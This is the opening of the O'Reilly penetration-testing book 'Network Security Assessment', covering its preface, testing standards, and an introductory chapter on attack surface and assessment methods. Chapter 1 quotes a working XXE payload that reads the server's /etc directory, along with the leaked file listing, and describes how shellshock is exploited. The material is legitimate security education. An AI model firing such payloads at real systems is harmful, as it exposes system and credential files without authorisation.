

O'REILLY®

3rd Edition




Network Security Assessment

KNOW YOUR NETWORK



Chris McNab

Network Security Assessment

THIRD EDITION

Know Your Network

Chris McNab

Network Security Assessment

by Chris McNab

Copyright © 2017 Chris McNab. All rights reserved.

Printed in the United States of America.

Published by O'Reilly Media, Inc., 1005 Gravenstein Highway North,
Sebastopol, CA 95472.

O'Reilly books may be purchased for educational, business, or sales promotional use. Online editions are also available for most titles (<http://oreilly.com/safari>). For more information, contact our corporate/institutional sales department: 800-998-9938 or corporate@oreilly.com.

Editors: Rachel Roumeliotis and Heather Scherer

Production Editor: Melanie Yarbrough

Copyeditor: Octal Publishing Services

Proofreader: Jasmine Kwityn

Indexer: Ellen Troutman-Zaig

Interior Designer: David Futato

Cover Designer: Karen Montgomery

Illustrator: Rebecca Demarest

December 2016: Third Edition

Revision History for the Third Edition

- 2016-12-02: First Release

See <http://oreilly.com/catalog/errata.csp?isbn=9781491910955> for release details.

The O'Reilly logo is a registered trademark of O'Reilly Media, Inc. *Network Security Assessment*, the cover image, and related trade dress are trademarks of O'Reilly Media, Inc.

While the publisher and the author have used good faith efforts to ensure that the information and instructions contained in this work are accurate, the publisher and the author disclaim all responsibility for errors or omissions, including without limitation responsibility for damages resulting from the use of or reliance on this work. Use of the information and instructions contained in this work is at your own risk. If any code samples or other technology this work contains or describes is subject to open source licenses or the intellectual property rights of others, it is your responsibility to ensure that your use thereof complies with such licenses and/or rights.

978-1-491-91095-5

[LSI]

In memory of Barnaby Jack.

Preface

Adversaries routinely target networks for gain. As I prepare this third edition of *Network Security Assessment*, the demand for incident response expertise is also increasing. Although software vendors have worked to improve the security of their products over the past decade, system complexity and attack surfaces have grown, and if anything, the overall integrity of the Internet has degraded.

Attacker tactics have become increasingly refined, combining intricate exploitation of software defects, social engineering, and physical attack tactics to target high-value assets. To make matters worse, many technologies deployed to protect networks have been proven ineffective. Google Project Zero¹ team member Tavis Ormandy has publicized severe remotely exploitable flaws within many security products.²

As stakes increase, so does the value of research output. Security researchers are financially incentivized to disclose zero-day vulnerabilities to third parties and brokers, who in turn share the findings with their customers, and in some cases, responsibly notify product vendors. There exists a growing gap by which the number of severe defects known only to privileged groups (e.g., governments and organized criminals) increases each day.

A knee-jerk reaction is to prosecute hackers and curb the proliferation of their tools. The adversaries we face, however, along with the tactics they adopt, are nothing but a *symptom* of a serious problem: the products we use are unfit for purpose. Product safety is an afterthought for many technology companies, and the challenges we face today a manifestation of this.

To aggravate things further, governments have militarized the Internet and eroded the integrity of cryptosystems used to protect data.³ As security professionals, we must advocate *defense in depth* to mitigate risks that will likely always exist, and work hard to ensure that our networks are a safe place to do commerce, store data, and communicate with one another. Life

for us all would be very different without the Internet and the freedoms it provides.

Overview

This book tackles a single area of computer security in detail—undertaking network-based penetration testing in a structured manner. The methodology I present describes how determined attackers scour Internet-based networks in search of vulnerable components and how you can perform similar exercises to assess your environment.

Assessment is the first step any organization should take to manage its risk. By testing your networks in the same way that a determined adversary does, you proactively identify weaknesses within them. In this book, I pair offensive content with bulleted checklists of countermeasures to help you devise a clear technical strategy and fortify your environment accordingly.

Audience

This book assumes that you have familiarity with networking protocols and Unix-based operating system administration. If you are an experienced network engineer or security consultant, you should be comfortable with the contents of each chapter. To get the most out of this book, you should be familiar with:

- OSI Layer 2 network operation (primarily ARP and 802.1Q VLAN tagging)
- The IPv4 protocol suite, including TCP, UDP, and ICMP
- The operation of popular network protocols (e.g., FTP, SMTP, and HTTP)
- Basic runtime memory layout and Intel x86 processor registers
- Cryptographic primitives (e.g., Diffie-Hellman and RSA key exchange)

- Common web application flaws (XSS, CSRF, command injection, etc.)
- Configuring and building Unix-based tools in your environment

Organization

This book consists of 15 chapters and 3 appendixes. At the end of each chapter is a checklist summarizing the threats and techniques described, along with recommended countermeasures. The appendixes provide reference material, including listings of TCP and UDP ports you might encounter during testing. Here is a brief description of each chapter and appendix:

- **Chapter 1, *Introduction to Network Security Assessment***, discusses the rationale behind network security assessment and introduces information assurance as a process, not a product.
- **Chapter 2, *Assessment Workflow and Tools***, covers the tools that make up a professional security consultant's attack platform, along with assessment tactics that should be adopted.
- **Chapter 3, *Vulnerabilities and Adversaries***, categorizes vulnerabilities in software via taxonomy, along with low-level descriptions of vulnerability classes and adversary types.
- **Chapter 4, *Internet Network Discovery***, describes the Internet-based tactics that a potential attacker adopts to map your network—from open web searches to DNS sweeping and querying of mail servers.
- **Chapter 5, *Local Network Discovery***, defines the steps taken to perform local area network discovery and sniffing, along with circumvention of 802.1Q and 802.1X security features.
- **Chapter 6, *IP Network Scanning***, discusses popular network scanning techniques and their relevant applications. It also lists tools that support such scanning types. IDS evasion and low-level packet analysis techniques are also covered.

- *Chapter 7, Assessing Common Network Services*, details the approaches used to test services found running across many operating platforms. Protocols covered within this chapter include SSH, FTP, Kerberos, SNMP, and VNC.
- *Chapter 8, Assessing Microsoft Services*, covers testing of Microsoft services found in enterprise environments (NetBIOS, SMB Direct, RPC, and RDP).
- *Chapter 9, Assessing Mail Services*, details assessment of SMTP, POP3, and IMAP services that transport email. Often, these services can fall afoul to information-leak and brute-force attacks, and in some cases, remote code execution.
- *Chapter 10, Assessing VPN Services*, covers network-based testing of IPsec and PPTP services that provide secure network access and confidentiality of data in-transit.
- *Chapter 11, Assessing TLS Services*, details assessment of TLS protocols and features that provide secure access to web, mail, and other network services.
- *Chapter 12, Web Application Architecture*, defines web application server components and describes the way by which they interact with one another, including protocols and data formats.
- *Chapter 13, Assessing Web Servers*, covers the assessment of web server software, including Microsoft IIS, Apache HTTP Server, and Nginx.
- *Chapter 14, Assessing Web Application Frameworks*, details the tactics used to uncover flaws within frameworks, including Apache Struts, Rails, Django, Microsoft ASP.NET, and PHP.
- *Chapter 15, Assessing Data Stores*, covers remote assessment of database servers (e.g., Oracle Database, Microsoft SQL Server, and MySQL), storage protocols, and distributed key-value stores found within larger systems.

- *Appendix A, Common Ports and Message Types*, contains TCP, UDP, and ICMP listings, and details respective assessment chapters.
- *Appendix B, Sources of Vulnerability Information*, lists public sources of vulnerability and exploit information so that you can devise matrixes to quickly identify areas of potential risk when assessing exposed services.
- *Appendix C, Unsafe TLS Cipher Suites*, details vulnerable cipher suites supported by TLS that should be disabled and avoided where possible.

Use of RFC and CVE References

Throughout the book, references are made to particular IETF Request for Comments (RFC) drafts,⁴ documents, and MITRE Common Vulnerabilities and Exposures (CVE) entries.⁵ Published RFCs define the inner workings and mechanics of protocols including SMTP, FTP, TLS, HTTP, and IKE. The MITRE CVE list is a dictionary of publicly known information security vulnerabilities, and individual entries (formatted by year, along with a unique identifier) allow us to track particular flaws.

Vulnerabilities Covered in This Book

This book describes vulnerabilities that are exploited by both unauthenticated and authenticated users against network services in particular. Examples of tactics that are largely out of scope include local privilege escalation, denial of service conditions, and breaches performed with local network access (including *man-in-the-middle* attacks).

Vulnerabilities with CVE references dated 2008 and prior are not covered in this title. Previous editions of this book were published in 2004 and 2007; they detail older vulnerabilities in server packages including Microsoft IIS, Apache, and OpenSSL.

A number of less common server packages are not covered for the sake of brevity. During testing, you should manually search the NIST National

Vulnerability Database (NVD)⁶ to investigate known issues in the services you have identified.

Recognized Assessment Standards

This book has been written in line with recognized penetration testing standards, including NIST SP 800-115, NSA IAM, CMSG CHECK, CREST, Tiger Scheme, The Cyber Scheme, PCI DSS, and PTES. You can use the material within this book to prepare for infrastructure and web application testing exams across these accreditation bodies.

NIST SP 800-115

In 2008, the US National Institute of Standards and Technology (NIST) released special publication 800-115,⁷ which is a technical guide for security testing. PCI DSS materials refer to the document as an example of industry-accepted best practice. SP 800-115 describes the assessment process at a high level, along with low-level tests that should be undertaken against systems.

NSA IAM

The US National Security Agency (NSA) published the INFOSEC Assessment Methodology (IAM) framework to help consultants and security professionals outside of the NSA provide assessment services to clients. The IAM framework defines three levels of assessment relative to testing of computer networks:

Assessment (level 1)

This level involves cooperative high-level discovery of the target organization, including policies, procedures, and details of information flow within systems. No hands-on network or system testing is undertaken at this level.

Evaluation (level 2)

Evaluation is a hands-on cooperative process, involving network scanning, use of penetration testing tools, and the application of specific technical expertise.

Red Team (level 3)

A red team assessment is a noncooperative external test of the target network, involving penetration testing to simulate an appropriate adversary. Red team assessment involves full qualification of vulnerabilities.

This book describes technical vulnerability scanning and penetration testing techniques used within levels 2 and 3 of the IAM framework.

CESG CHECK

The UK Government Communications Headquarters (GCHQ) has an information assurance arm known as the Communications and Electronics Security Group (CESG). In the same way that the NSA IAM framework enables security consultants outside of government to provide assessment services, CESG operates a program known as CHECK⁸ to evaluate and accredit testing teams within the UK.

Unlike the NSA IAM, which covers many aspects of information security (including review of security policy, antivirus, backups, and disaster recovery), CHECK squarely tackles network security assessment. A second program is the CESG Listed Adviser Scheme (CLAS), which covers information security in a broader sense by addressing ISO/IEC 27001, security policy creation, and auditing.

Consultants navigate a CESG-approved assault course (primarily those maintained by CREST and the Tiger Scheme) to demonstrate ability and achieve accreditation. The CESG CHECK notes list the following examples of technical competence:

- Use of DNS information retrieval tools for both single and multiple records, including an understanding of DNS record structure relating to target hosts

- Use of ICMP, TCP, and UDP network mapping and probing tools
- Demonstration of TCP service banner grabbing
- Information retrieval using SNMP, including an understanding of MIB structure relating to target system configuration and network routes
- Understanding of common weaknesses in routers and switches relating to Telnet, HTTP, SNMP, and TFTP access and configuration

The following are Unix-specific competencies:

- User enumeration (via *finger*, *rusers*, *rwho*, and SMTP techniques)
- Enumeration of RPC services and demonstration of security implications
- Identification of Network File System (NFS) weaknesses
- Testing for weaknesses within *r*-services (*rsh*, *rexec*, and *rlogin*)
- Detection of insecure X Windows servers
- Identification of weaknesses within web, FTP, and Samba services

Here are Windows-specific competencies:

- Assessment of NetBIOS, SMB, and RPC services to enumerate users, groups, shares, domains, password policies, and associated weaknesses
- Username and password grinding via SMB and RPC services
- Demonstrating the presence of known flaws within Microsoft IIS and SQL Server

This book documents assessment tactics across these disciplines, along with supporting information to help you gain a sound understanding of the vulnerabilities. Although the CHECK program assesses the methodologies of consultants who wish to perform UK government security testing work, security teams and organizations elsewhere should be aware of the framework.

CESG Recognized Qualifications

Within the UK, a number of bodies provide both training and examination through CESG-approved assault courses. Qualifications provided by these organizations are recognized by CESG as being CHECK equivalent, as follows:

CREST

CREST is a nonprofit organization that regulates the penetration testing industry by providing accreditation through its *certified infrastructure tester* and *certified web application tester* programs. Through partnership with CESG, CREST-certified tester qualifications confer CHECK team leader status, and so many organizations use this syllabus to accredit testing team members.

Tiger Scheme

A second examining body that partners with government and industry is the Tiger Scheme. Accreditation levels are *associate*, *qualified*, and *senior*, which are recognized by CESG and can be used to secure CHECK team member and team leader status.

The Cyber Scheme

The Cyber Scheme Team Member (CSTM) certification is recognized by CESG as CHECK team member equivalent. The organization provides both training and accreditation through its approved partners.

PCI DSS

The Payment Card Industry Security Standards Council (PCI SSC) maintains the PCI Data Security Standard (PCI DSS), which requires payment processors, merchants, and those using payment card data to abide to specific *control objectives*, including:

- Build and maintain a secure network
- Protect cardholder data
- Maintain a vulnerability management program

- Implement strong access control measures
- Regularly monitor and test networks
- Maintain an information security policy

PCI DSS version 3.1 is the current standard. Within the document, there are two requirements for vulnerability scanning and penetration testing by payment processors and merchants:

Requirement 11.2

Mandates quarterly internal and external vulnerability scanning. A PCI SSC Approved Scanning Vendor (ASV) must be engaged to perform external testing, however ASV accreditation is not required for internal testing purposes.

Requirement 11.3

Requires performance of annual internal and external penetration testing by a qualified resource adhering to industry-accepted best practices (i.e., NIST SP 800-115).

This book is written in line with NIST SP 800-115 and other published standards, so you can use the methodology to perform internal and external testing and fulfill PCI DSS requirement 11.3 in particular.

PTES

PCI SSC recognizes the *Penetration Testing Execution Standard (PTES)*⁹ as a reference framework for testing, which consists of seven sections. The PTES site includes detailed material across the sections, as follows:

- Preengagement interactions
- Intelligence gathering
- Threat modeling
- Vulnerability analysis
- Exploitation

- Post-exploitation
- Reporting

Mirror Site for Tools Mentioned in This Book

URLs for tools in this book are listed so that you can browse the latest files and papers on each respective site. If you are worried about Trojan horses or other malicious content within these executables, they have been virus checked and are available via the **book's website**. You will likely encounter a safety warning when trying to access this page, they are hacking tools after all!

Using Code Examples

Supplemental material (code examples, exercises, etc.) is available for download at <http://examples.oreilly.com/9780596006112/tools/>.

This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you're reproducing a significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, and ISBN. For example: “*Network Security Assessment* by Chris McNab (O'Reilly). Copyright 2017 Chris McNab, 978-1-491-91095-5.”

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at permissions@oreilly.com.

Conventions Used in This Book

The following typographical conventions are used in this book:

Italic

Indicates commands, example email addresses, passwords, error messages, filenames, emphasis, and the first use of technical terms

Constant width

Indicates IP addresses and command-line examples

Constant width bold italic

Indicates replaceable text

Constant width bold

Indicates user input

NOTE

This icon signifies a tip, suggestion, or general note.

WARNING

This icon indicates a warning or caution.

O'Reilly Safari

Safari (formerly Safari Books Online) is a membership-based training and reference platform for enterprise, government, educators, and individuals.

Members have access to thousands of books, training videos, Learning Paths, interactive tutorials, and curated playlists from over 250 publishers, including O'Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que, Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons,

Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett, and Course Technology, among others.

For more information, please visit <http://oreilly.com/safari>.

Comments and Questions

Please address comments and questions concerning this book to the publisher:

O'Reilly Media, Inc.

1005 Gravenstein Highway North

Sebastopol, CA 95472

800-998-9938 (in the United States or Canada)

707-829-0515 (international or local)

707-829-0104 (fax)

There's a web page for this book that lists errata, examples, and any additional information. You can access this page at <http://bit.ly/network-security-assessment-3e>.

To comment or ask technical questions about this book, send email to bookquestions@oreilly.com.

For more information about books, conferences, Resource Centers, and the O'Reilly Network, see the [O'Reilly website](#).

Acknowledgments

Throughout my career, many have provided invaluable assistance, and most know who they are. My late friend Barnaby Jack helped me secure a job in 2009 that changed my life for the better. I miss him dearly, and the Jägermeister doesn't taste the same.

Thanks to a Myers–Briggs INTP personality type, I can be quiet and a challenge to deal with at times. I don't mean to be, and thus deeply appreciate those who have put up with me over the years, particularly the girlfriends and my family.

I extend my gratitude to the O'Reilly Media team for their continued support, patience, and unshakable faith. This is an important book to maintain, and with their help it will eventually make the world a safer place.

Technical Reviewers and Contributors

Computer systems have become so nebulous that I had to call on many subject-matter experts to cover flaws across different technologies. It would simply not have been possible to put this material together without the help of the following talented individuals: Car Bauer, Michael Collins, Daniel Cuthbert, Benjamin Delpy, David Fitzgerald, Rob Fuller, Chris Gates, Dane Goodwin, Robert Hurlbut, David Litchfield, HD Moore, Ivan Ristić, Tom Ritter, Andrew Ruef, and Frank Thornton.

¹ For an overview of Project Zero, see Andy Greenberg's “[Meet Project Zero, Google's Secret Team of Bug-Hunting Hackers](#)”, *Wired*, July 15, 2014.

² Ormandy described flaws affecting FireEye and Sophos products in “[FireEye Exploitation: Project Zero's Vulnerability of the Beast](#)” and “[Sophail: Applied Attacks Against Sophos Antivirus](#)”, respectively. In addition, he [tweeted about a Kaspersky exploit](#), and identified issues within [Symantec](#) and [Trend Micro](#).

³ See Daniel J. Bernstein's “[Making Sure Crypto Stays Insecure](#)” and watch Matthew Green's TEDx talk “[Why the NSA Is Breaking Our Encryption](#)—

And Why We Should Care”.

⁴ See the [IETF RFC website](#).

⁵ See the [MITRE CVE website](#).

⁶ To perform a keyword search, see <http://bit.ly/2bfCqgR>.

⁷ Karen Scarfone et al., “[Technical Guide to Information Security Testing and Assessment](#)”, National Institute of Standards and Technology, September 2008.

⁸ See “[CHECK Fundamental Principles](#)”, National Cyber Security Centre, October 23, 2015.

⁹ For details on this standard, see <http://www.pentest-standard.org>.

Chapter 1. Introduction to Network Security Assessment

This chapter introduces the underlying economic principles behind computer network exploitation and defense, describing the current state of affairs and recent changes to the landscape. To realize a defensible environment, you must adopt a proactive approach to security—one that starts with assessment to understand your exposure. Many different flavors of assessment exist, from static analysis of a given application and its code to dynamic testing of running systems. I categorize the testing options here, and list the domains that this book covers in detail.

The State of the Art

I started work on the first edition of this book almost 20 years ago, before computer network exploitation was industrialized by governments and organized criminals to the scale we know today. The zero-day exploit sales business was yet to exist, and hackers were the apex predator online, trading *warez* over IRC.

The current state of affairs is deeply concerning. Modern life relies heavily on computer networks and applications, which are complex and accelerating in many directions (think cloud applications, medical devices, and self-driving cars). Increasing consumer uptake of flawed products introduces vulnerability.

The Internet is the primary enabler of the global economic system, and relied on for just about everything. An *International Institute for Applied Systems Analysis* (IIASA) study predicted that total loss of Internet service in a country would lead to a failure of the food supply chain within three days.¹

Victims of attack often realize acute negative economic impact. In 2009, the Stuxnet worm sabotaged an Iranian uranium enrichment facility in Natanz, reducing operational capacity by 30 percent for a period of months.² In 2012, the world's most valuable company, Saudi Aramco, suffered a malware outbreak that paralyzed the company for a 10-day period.³ Crippling attacks have continued into 2015 and 2016, as Sony Pictures Entertainment and the Hollywood Presbyterian Medical Center suffered outages.⁴

A glaring gap exists between resourceful adversaries and those tasked with protecting computer networks. Thanks to increasing workforce mobility, adoption of wireless technologies, and cloud services, the systems of even the most security-conscious organizations, including Facebook,⁵ can be commandeered. To make matters worse, critical flaws have been uncovered in the very technologies and libraries we use to provide assurance through cryptography, including:

- RSA BSAFE, using the flawed Dual_EC_DRBG algorithm by default⁶
- The OpenSSL 1.0.1 heartbeat extension information leak⁷

Defendable networks exist, but are often small, high-assurance enclaves built by organizations within the defense industrial base. Such enclaves are tightly configured and monitored, running trusted operating systems and evaluated software. Many also use hardware to enforce one-way communication between particular system components. These hardened environments are not unassailable, but can be effectively defended through active monitoring.

The networks most at risk are those with a large number of elements. Multiple entry points increase the potential for compromise, and risk management becomes difficult. These factors create the *defender's dilemma*—by which a defender must ensure the integrity of an entire system, but an attacker only needs to exploit a single flaw.

Threats and Attack Surface

Adversaries who actively compromise computer systems include state-sponsored organizations, organized criminals, and amateur enthusiasts. Benefiting from deeper resources than the other groups combined, state-sponsored attackers have become the apex predator online.

Upon understanding attack surface, you can begin to quantify risk. The exposed attack surfaces of most enterprises include client systems (e.g., laptops and mobile devices), Internet-based servers, web applications, and network infrastructure (e.g., VPN devices, routers, and firewalls).

Attacking Client Software

Desktop applications and client software packages (e.g., Microsoft Office; web browsers, including Google Chrome; and utilities such as PuTTY) can be attacked directly by an adversary with network access, or indirectly by an attacker sending malicious content to be parsed (such as a crafted Microsoft Excel file).

To demonstrate the insecurity of client software packages, you only need to look at the results of Pwn2Own competitions. In 2014, the French security firm VUPEN⁸ won \$400,000 after successfully exploiting Microsoft Internet Explorer 11, Adobe Reader XI, Google Chrome, Adobe Flash, and Mozilla Firefox on a 64-bit version of Windows 8.1. The company used a total of 11 distinct zero-day exploits to achieve its goals.⁹

Attackers with network access commonly exploit browser flaws to target high-value assets (e.g., systems administrators of organizations such as OPEC¹⁰) by injecting malicious content into a plaintext HTTP session via *man-in-the-middle* (MITM), as demonstrated by [Figure 1-1](#).



Figure 1-1. Network access used to deliver malicious content

WARNING

MITM attacks are not constrained to plaintext network sessions. A resourceful attacker with network access could compromise a legitimate encrypted session (such as HTTPS) upon obtaining private key material through a software flaw or by exploiting operational security shortcomings.

Attacking Server Software

Server software has not fared any better, thanks to increasing layers of abstraction and adoption of emerging technologies. The Rails application server and Nginx reverse proxy both suffered from severe code execution flaws in 2013, as follows:

- Rails 2.3 and 3.x Action Pack YAML deserialization flaw¹¹
- Nginx 1.3.9 to 1.4.0 chunked encoding stack overflow¹²

The Nginx chunked encoding flaw is similar to that found by Neel Mehta in 2002 within the Apache HTTP Server¹³—demonstrating how known issues appear within new packages as developers fail to look backward.

Attacking Web Applications

Vulnerability within web applications stems from additional feature support and increasing exposure of APIs between components. One particularly severe class of problem is *XML external entity* (XXE) parsing, by which malicious content is presented to a web application and sensitive content returned. In 2014, researchers uncovered multiple XXE parsing flaws within the Google production environment. In one case, XML content was uploaded to the Google Public Data Explorer utility,¹⁴ defining an external entity:

```
<!ENTITY % payload SYSTEM "file:///etc/">
<!ENTITY % param1 '<!ENTITY &#37; internal SYSTEM "%payload;" >' >
%param1; %internal;
```

Example 1-1 shows the malicious XML parsed server-side, revealing the contents of */etc/*.

Example 1-1. Exposed files within Google's environment via XXE parsing

```
XML parsing error. Line 2, Column: 87: no protocol: bash.bashrc bashrc
bashrc.google borgattr.d
borgattr-msv.d borgletconf.d capabilities chroots chroots.d container.d
cron cron.15minly
cron.5minly cron.d cron.daily cron.hourly cron.monthly cron.weekly crontab
csh.cshrc csh.login
csh.logout debian_version default dpkg fsck.d fstab google googleCA
googlekeys groff group
host.conf hosts hotplug init.d inittab inputrc ioctl.save iproute2 issue
issue.net kernel
lilo.conf lilo.conf.old localbabysitter.d localbabysitter-msv.d localtime
localtime.README
login.defs logmanagerd logrotate.conf logrotate.d lsb-base lsb-release magic
magic.mime mail
mail.rc manpath.config mced mime.types mke2fs.conf modprobe.conf modprobe.d
motd
msv-configuration msv-managed mtab noraidcheck nsswitch.conf passwd
passwd.borg perfconfig
prodimage-release-notes profile protocols rc.local rc.machine rc0.d rc1.d
rc2.d rc3.d rc4.d
rc5.d rc6.d rcS.d resolv.conf rpc security services shadow shells skel
ssdtab ssh sudoers
sysconfig sysctl.conf sysctl.d syslog.d syslog-ng_configs_src syslog-ng.conf
sysstat
tidylogs.d vim wgetrc
```

Exposed Logic

One way to understand attack surface within a computer system is to consider the *exposed logic* that exists. Such logic could be part of an Internet-accessible network service (e.g., support for compression or chunked encoding within a web server), or a parsing mechanism used by a client (such as PDF rendering). Locally within operating systems, privileged kernel components and device drivers expose logic to running applications.

Attack surface is logic (usually privileged) that can be manipulated by an adversary for gain—whether revealing secrets, facilitating code execution, or inducing denial of service. Exposed logic is targeted by network-based attackers in two ways:

- Directly via a vulnerable function within an exposed network service.
- Indirectly, such as a parser running within a client system that is provided with malicious material through MITM attack, email, messaging, or other means.

Exposed logic examples

A useful example is the GNU *bash* command execution flaw known as *shellshock*.¹⁵ Many applications within Unix-based systems (including Linux and Apple OS X) use the *bash* command shell as a broker to perform low-level system operations. In 1989, a flaw was introduced which meant that arbitrary commands could be executed by passing malicious environment variables to *bash*. The issue was uncovered 25 years later by Stéphane Chazelas.¹⁶

To exploit the flaw, an attacker must identify a path through which user-controlled content is passed to the vulnerable command shell. Two examples of remotely exploitable paths and preconditions are as follows:

Apache HTTP Server

Presenting a *User-Agent* header containing a malicious environment variable to a CGI script via *mod_cgi* results in command execution, as demonstrated by Metasploit.¹⁷

DHCP

Many DHCP clients pass and execute commands through *bash* when configuring network interfaces. Upon configuring a rogue DHCP server to send malicious environment variables within DHCP responses to clients, arbitrary commands are executed on vulnerable systems, as demonstrated by Metasploit.¹⁸

Exploiting exposed logic

The security research industry is built upon the exploitation of exposed logic to perform a valuable action. Most browser exploits rely on the chaining of multiple defects to bypass security protections and execute arbitrary code.

In 2012, renowned hacker Pinkie Pie developed a Google Chrome exploit that used six distinct flaws to achieve code execution.¹⁹ He found exploitable conditions within components including Chrome prerendering, GPU command buffers, the IPC layer, and extensions manager.

Low-level software assessment is an art form, by which a relatively small number of skilled researchers uncover subtle defects in software and chain them together for gain. During each iterative testing step, the available attack surface is evaluated to identify risks to the larger system.

Assessment Flavors

To map and test the exposed logic paths of a system, organizations adopt a variety of approaches. In the marketplace today, there are many vendors providing static and dynamic testing services, along with analysis tools used to identify potential risks and vulnerabilities.

Static Analysis

Auditing application source code, server configuration, infrastructure configuration, and architecture might be time consuming, but it is one of the most effective ways of identifying vulnerabilities in a system. A drawback of static analysis within a large environment is the cost (primarily due to the

sheer volume of material produced by these tools, and the cost of tuning out false positives), and so it is important to scope testing narrowly and prioritize efforts correctly.

Technical audit and review approaches include:

- Design review
- Configuration review
- Static code analysis

Less technical considerations might include data classification and labeling, review of the physical environment, personnel security, as well as education, training, and awareness.

Design review

Review of system architecture involves first understanding the placement and configuration of security controls within the environment (whether network-based controls such as ACLs or low-level system controls such as sandboxes), evaluating the efficacy of those controls, and where applicable, proposing changes to the architecture.

*Common Criteria*²⁰ is an international standard for computer security certification, applicable to operating systems, applications, and products with security claims. Seven assurance levels exist, from EAL1 (functionally tested) through EAL4 (methodically designed, tested, and reviewed) to EAL7 (formally verified design and tested). Many commercial operating systems are typically evaluated at EAL4, and operating systems that provide multilevel security are evaluated at a minimum of EAL4. Other programs exist, including the **UK's CESG CPA scheme**.

Formally verifying the design of a system can be a costly exercise. Often, a cursory architecture review by an experienced security professional will highlight potential pitfalls and issues that should be mitigated, such as poor network segmentation, or insufficient protection of data in-transit.

Configuration review

Low-level audit of system components can include review of infrastructure (i.e., firewalls, routers, switches, storage, and virtualization infrastructure), server and appliance operating system configuration (e.g., Windows Server, Linux, or F5 Networks hardware), and application configuration (such as Apache or OpenSSL server configuration).

Organizations such as NIST, NSA, and DISA provide checklists and configuration guidelines for operating systems, including Apple OS X, Microsoft Windows, and Linux. These resources are available online:

- NIST’s “[National Checklist Program Repository](#)”
- NSA’s “[IA Guidance](#)”
- DISA’s “[Security Technical Implementation Guides \(STIGs\)](#)”

By performing gap analysis against these standards, it is possible to identify shortcomings in operating system configuration, and work to ensure a uniform hardened configuration across an environment. Bulk vulnerability scanners (including Rapid7 Nexpose) include DISA STIG scan policies, and so identification of gaps is straightforward through authenticated testing.

Static code analysis

NIST and Wikipedia maintain lists of code analysis tools, as follows:

- NIST’s “[Source Code Security Analyzers](#)”
- Wikipedia’s “[List of Tools for Static Code Analysis](#)”

Such tools identify common flaws in software written in languages such as C/C++, Java, and Microsoft .NET. The HP Fortify team published a taxonomy of software security errors²¹ that can be identified through static code analysis, including input validation and representation, API abuse, flawed security features, time and state vulnerabilities, and error handling flaws. [Chapter 3](#) discusses these categories in detail.

